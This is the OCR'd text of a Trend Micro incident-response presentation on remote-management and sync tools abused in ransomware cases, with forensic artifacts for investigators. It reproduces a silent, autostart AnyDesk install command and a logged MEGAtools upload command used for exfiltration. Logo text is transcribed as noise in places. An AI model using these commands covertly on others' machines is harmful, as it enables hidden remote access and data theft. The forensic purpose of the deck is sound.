Analysis on legit tools abused in human operated ransomware

Trend Micro

Incident Response Team

Toru Yamashige, Yoshihiro Nakaya, Keisuke Tanaka

Who we are

Keisuke Tanaka
田中 啓介

Trend Micro
Incident Response Team
IR Lead of JP Region
Over 10 years experience of IR
RISS, GCFA, GDAT, GOSI

Yoshihiro Nakaya
中谷 吉宏

Trend Micro
Incident Response Team
Handler/Forensic Analyst

GCFA

Toru Yamashige
山重 徹

Trend Micro
Incident Response Team
Handler/Forensic Analyst

CISSP, GCFA, GCFE, GPEN

1st Chapter

Background& Incident cases

- What is the “legit tool”?
- Actual incident cases

Abuse of Legitimate tools

- Attackers of Human Operated Ransomware tend to abuse **legitimate tools** for defense evasion.
- Tools intended for **commercial use** are currently experiencing a marked increase in abuse.

Category of legitimate tools

#	Category	Example
1	MS Native Tools	PowerShell, PsExec, WMI, MSBuild, …
2	Pentest Tools	Cobalt Strike, Mimikatz, Bloodhound, …
3	**Commercial Tools**	**AnyDesk, Splashtop, Rclone(MEGA), …**

Techniques are being well researched.

AV products are making effort to detect them.

Our focus on this presentation


Commercial tools

- Commercial tools are typically used in **enterprise daily operations**, making them challenging to detect at incidents.
- Due to their **multifunctionality**, those tools appear to be convenient for attackers to perform various activities.
- Tend to be abused at the following tactics.

MITRE Tactics	Abused tools
[TA0011] Command and Control	RMM Tools
[TA0010] Exfiltration	SYNC Tools


Commercial RMM tools

- Once RMM agent program is installed/executed on victim PC, an attacker will be able to remotely control the PC **through relay servers as if accessing via Remote Desktop.**
- Majority of tools have **multiple features** such as script/command execution, file transfer, task manager, etc..



Commercial SYNC tools

- Command-line/GUI based tool which **syncs specific files or directories to cloud services or directly to target machines.**



Cloud storage service

Google Drive

Amazon S3

MEGA

Dropbox

Client tool

RCLONE

GoodSync

FreeFileSync


MEGA TOOLS Automotive Tools-Equipment

WinSCP Free FTP CLIENT

FileZilla

Incident case example (case#1)

Tactics	Procedure
Initial Access	-
Defense Evasion	Kill AV via legit driver
Credential Access	Mimikatz
Discovery	Advanced IP Scanner
Lateral Movement	PsExec, RDP
C&C	**Atera, Remote Utilities**
Exfiltration	-
Impact	Babuk Ransomware




1.The victim unintentionally installed attacker's Atera agent

2.Attacker install Remote Utilities

3.Lateral > Encryption


Incident case example (case#2)

Tactics	Procedure
Initial Access	VPN
Defense Evasion	Disable AV
Credential Access	Mimikatz
Discovery	NW scanner
Lateral Movement	PsExec, RDP
C&C	**Ngrok, AnyDesk**
Exfiltration	**Rclone->MEGA**
Impact	BlackCat Ransomware



Incident case example (case#1)


.¥Windows¥Prefetch	MSIEXEC.EXE-CDBFC0F7.pf
.¥Windows¥Temp	AteraUpgradeAgentPackage
.¥Windows¥Temp	Setupx64.msi
.¥Windows¥Temp	AteraSetupLog.txt
.¥Program Files	ATERA Networks
.¥Program Files¥ATERA Networks	AteraAgent



```
Property(N): INSTALLFOLDER = C:\Program Files (x86)\ATERA Networks\AteraAgent\
Property(N): WindowsFolder = C:\WINDOWS\
Property(N): ATERA = C:\Program Files (x86)\ATERA Networks\
Property(N): ProgramFilesFolder = C:\Program Files (x86)\
Property(N): ALLUSERS = 1
Property(N): REINSTALLMODE = dmus
Property(N): Manufacturer = Atera networks
Property(N): ProductCode = {44A2D24A-2811-4
Property(N): ProductLanguage = 1033
Property(N): ProductName = AteraAgent
Property(N): ProductVersion = 1.8.2.3
Property(N): SecureCustomProperties = NETFRAME     35;PREVIOUSFOUND;WIX_UPGRADE_
Property(N): INTEGRATORLOGIN = [redacted]@wp.pl
Property(N): COMPANYID = 2
Property(N): ACCOUNTID = [redacted]
Property(N): PackageCode = {2B8E0D9C-FD18-425      -FB91D57A1FD2}
Property(N): ProductState = 5
Property(N): UPGRADINGPRODUCTCODE = {2B14E9                        D412522E6}
Property(N): CLIENTPROCESSID = 4924
Property(N): CLIENTUILEVEL = 3
Property(N): REMOVE = ALL
Property(N): PRODUCTLANGUAGE = 1033
Property(N): VersionDatabase = 200
Property(N): VersionMsi = 5.00
```


Attacker's email address

Atera RMM Account ID



```
[CreateProcess] ClasSvc.exe:1760 > "%UserProfile%\[redacted]\Classic
Shell\ClasSvc.exe -run_agent -second"  [Child PID: 652]
```

```
[CreateFile] ClasSvc.exe:652 > %AppData%\Remote Utilities
Agent\Logs\rut_log_20[redacted].html   [SHA256:
```



Remote Utilities – Host ログ

```
日付 (UTC)                              コード  IP            イベント
[redacted].2022---[redacted]:[redacted]:[redacted]:691  110                 The new certificate was generated.
[redacted].2022---[redacted]:[redacted]:[redacted]:394  34                  Remote Utilities - Ho
[redacted].2022---[redacted]:[redacted]:[redacted]:675  96                  Relay node: OK
[redacted].2022---[redacted]:[redacted]:[redacted]:331  96                  Relay node redirect: (
[redacted].2022---[redacted]:[redacted]:[redacted]:816  96                  Relay node: OK
[redacted].2022---[redacted]:[redacted]:[redacted]:642  116   [redacted]    Incoming ID connection from IP: [redacted]
[redacted].2022---[redacted]:[redacted]:[redacted]:                         クセスが許可されました。
[redacted].2022---[redacted]:[redacted]:[redacted]:                         coming ID connection from IP: [redacted]
[redacted].2022---[redacted]:[redacted]:[redacted]:173  116                 Incoming ID connection from IP: [redacted]
[redacted].2022---[redacted]:[redacted]:[redacted]:626  38    loopback      リモート画面接続。 開始されました。
[redacted].2022---[redacted]:[redacted]:[redacted]:408  116   [redacted]    Incoming ID connection from IP: [redacted]
[redacted].2022---[redacted]:[redacted]:[redacted]:767  116   [redacted]    Incoming ID connection from IP: [redacted]
[redacted].2022---[redacted]:[redacted]:[redacted]:718  116   [redacted]    Incoming ID connection from IP: [redacted]
[redacted].2022---[redacted]:[redacted]:[redacted]:558  116   [redacted]    Incoming ID connection from IP: [redacted]
[redacted].2022---[redacted]:[redacted]:[redacted]:714  116   [redacted]    Incoming ID connection from IP: [redacted]
[redacted].2022---[redacted]:[redacted]:[redacted]:120  116   [redacted]    Incoming ID connection from IP: [redacted]
```

Attacker's Global IP

Date&Time of Remote connect

Purpose of this presentation

1. To clarify artifacts useful during investigation

2. To clarify methods to prevent malicious activities

Target RMM tools

ATERA
AnyDesk
splashtop®
TeamViewer
tight VNC
RemoteUtilities®
CONNECTWISE™
LogMeIn® Be Limitless.
SupRemo
ngrok

Target SYNC tools

RCLONE
MEGA TOOLS Automotive Tools-Equipment
WinSCP Free FTP CLIENT
GoodSync
FreeFileSync
FileZilla

2nd Chapter

Analysis

- Features of tools that may be abused by attackers
- Artifacts useful for investigation

Verification Environment


- **Artifacts left during installation and execution of each tool features** were investigated.
- **Only artifacts that are useful during the investigation** are referred on this document, rather than a comprehensive list of all the artifacts.
- Verification was done with **the latest version of each tools as of December 2022**, and under the highest “free” license tiers.
- Only the artifacts on the client(victim) machine were investigated.
- If the tools is multifunctional, **only the features that an attacker is likely to abuse** are verified.
- Verified on a Win10 environment. Other versions and OS are out of scope.

Common useful artifact: SRUM

- System Resource Utilization Monitor
- Windows feature that tracks application usage, network utilizations, and performance information.
- Very useful artifact for both RMM and SYNC tools to locate...
    1. **When the tool was executed (approx. time)**
    2. **How much data was sent/received with the tool**
        - **Date/Time when the attacker was active**
        - **Amount of data which may have been exfiltrated**

Common useful artifact: SRUM

- SRUM collected from IR case where Atera RMM was abused.




Id	Timestamp	ExeInfo	SidType	Sid	AppId	BytesReceiv	BytesSent	InterfaceLuid	InterfaceType
80000	2022/9/24 3:55	Atera			70952	913	0	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
801386	2022/9/25 13:55	AteraAgent			70952	912	0	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
803969	2022/9/27 2:57	AteraAgent			70952	3510	1282	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806517	2022/9/27 22:55	AteraAgent	LocalSystem	S-1-5-18	70952	341758	200173	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806656	2022/9/28 0:04	AteraAgent	LocalSystem	S-1-5-18	70952	586604	363372	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806671	2022/9/28 1:04	AteraAgent	LocalSystem	S-1-5-18	70952	580738	374520	1.	SMACD
806714	2022/9/28 2:04	AteraAgent	LocalSystem	S-1-5-18	70952	575650	372391	1.	SMACD
806745	2022/9/28 3:04	AteraAgent	LocalSystem	S-1-5-18	70952	579891	373171	1.	SMACD
806776	2022/9/28 4:04	AteraAgent	LocalSystem	S-1-5-18	70952	585094	374233	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806805	2022/9/28 5:04	AteraAgent	LocalSystem	S-1-5-18	70952	579861	373872	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806837	2022/9/28 6:04	AteraAgent	LocalSystem	S-1-5-18	70952	582538	372941	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806867	2022/9/28 7:04	AteraAgent	LocalSystem	S-1-5-18	70952	579874	372420	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806896	2022/9/28 8:04	AteraAgent	LocalSystem	S-1-5-18	70952	177484	115087	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
810381	2022/10/20 4:03	AteraAgent	LocalSystem	S-1-5-18	70952	913	0	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
819243	2022/10/21 13:52	AteraAgent	LocalSystem	S-1-5-18	70952	912	0	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
844632	2022/10/26 19:36	AteraAgent	LocalSystem	S-1-5-18	70952	912	0	1.6894E+15	IF_TYPE_ETHERNET_CSMACD

Atera RMM was installed on 2022 Sep-24th?

The attacker became active between Sep-27th and 28th?

Common useful artifact: SRUM

- SRUM collected from a terminal where data exfiltration via FileZilla was attempted.




SRUM	SRUM ENTRY CREATION	Application	User SI	Bytes Sent	Bytes Received
818	2022/9/15 15:35	¥program files¥filezilla ftp client¥filezilla.exe	S-1-5-21	114963	11825
875	2022/9/16 1:44	¥program files¥filezilla ftp client¥filezilla.exe	S-1-5-21	2026	3902
926	2022/10/10 4:15	¥program files¥filezilla ftp client¥filezilla.exe	S-1-5-21	5926306020	11772982

FileZilla was firstly executed on 2022 Sep-15th?

Appox. 5.5GB was sent on 2022 Oct-10th

Common useful artifact: EID 4688

- Windows Event ID: 4688(Security.evtx) is recorded **with command line when new process creation is detected**.
- Must be carefully considered as **Security.evtx could be overwhelmed**
  → EDR or Audit trail tools can be other options.
- 4688 is referred on this document only when other useful artifacts were not found.



```
イベント 4688, Microsoft Windows security auditing.
全般 詳細

新しいプロセスが作成されました。

作成元サブジェクト:
        セキュリティ ID:        [redacted]¥user01
        アカウント名:           user01
        アカウント ドメイン:    [redacted]
        ログオン ID:            0x48885

ターゲット サブジェクト:
        セキュリティ ID:        NULL SID
        アカウント名:           -
        アカウント ドメイン:    -
        ログオン ID:            0x0

プロセス情報:
        新しいプロセス ID:      0x31b0
        新しいプロセス名:  C:¥Users¥user01¥megatools.exe
        トークン昇格の種類:%%1938
        必須ラベル:             Mandatory Label¥Medium Mandatory Level
        作成元プロセス ID: [illegible]
        作成元プロセス名:  C:¥Windows¥System32¥cmd.exe
        プロセスのコマンド ライン:      megatools.exe  put 2.txt
```

Creator Process Name: **C: ¥Windows¥System32¥cmd.exe**
Process Command Line: **megatools.exe put 2.txt**

Tools Verification - AnyDesk

AnyDesk

BlackByte, BlackCat, Cartel, Conti, Karakurt, LAPSUS$, Quantum, Royal, Somnia

Relay	Direct
Install	Portable

Target RMM tools

ATERA

AnyDesk

splashtop

TeamViewer

tight VNC

RemoteUtilities

CONNECTWISE

LogMeIn Be Limitless.

SupRemo

ngrok

Target SYNC tools

RCLONE

MEGA TOOLS Automotive Tools-Equipment

WinSCP Free FTP CLIENT

GoodSync

FreeFileSync


FileZilla

AnyDesk : Artifacts

Installation | **Client program installation to the victim machine**

- Support GUI and Command Line installation

GUI



AnyDesk 新しい接続

セッションを作成する宛先アドレスを入力してください。

Free license (non-professional use). Start trial license または buy.

このワークスペース 919 [redacted] Invite

News お気に入り 最近のセッション 検索結果 Invitations

News

AnyDesk 7.1の 新機能とは？
Check out the most interesting new features in this release.

AnyDeskをインストールする
このデバイスに AnyDesk をインストールする...

検索結果
ローカルネットワーク内のほかの AnyDeskクライアントを自動的に検索します。
有効化しています ...

GUI Installation

Command

Command Line Installation

```
AnyDesk.exe --install “%ProgramFiles(x86)%¥AnyDesk” --start-with-win --silent
```

AnyDesk : Artifacts

Execution/Installation	Client program installation to the victim machine


Useful Artifacts	Files	Registry	Process/NW	Others


Install Path

%ProgramFiles(x86)%¥AnyDesk¥*
%ProgramFiles%¥AnyDesk¥*

Config

[Install]　%ProgramData%¥AnyDesk¥*.conf
[Portable]　%APPDATA%¥AnyDesk¥*.conf





system.conf

```
ad.ancl.cached_config=AAUAAAABAAAAAAAAAAAAAAAA
ad.anynet.alias=
ad.anynet.cur_version=30064836615
ad.anynet.fpr=86b84acf8036dc3d30848b907104a911975e6213
ad.anynet.id=495[redacted]
ad.anynet.last_relay=relay-59657f5a.net.anydesk.com:80:443:6568
b8b8907576
```

1. AnyDesk ID to connect from a remote machine
2. FQDN of last connected relay server

AnyDesk : Artifacts


Execution/Installation | **Client program installation to the victim machine**

Useful Artifacts | Files | **Registry** | Process/NW | Others

Service ▶ System.evtx (EventID: 7045)

HKLM¥System¥CurrentControlSet¥Services¥AnyDesk

- DisplayName: AnyDesk Service
- ImagePath: “%ProgramFiles(x86)%¥AnyDesk¥AnyDesk.exe” --service

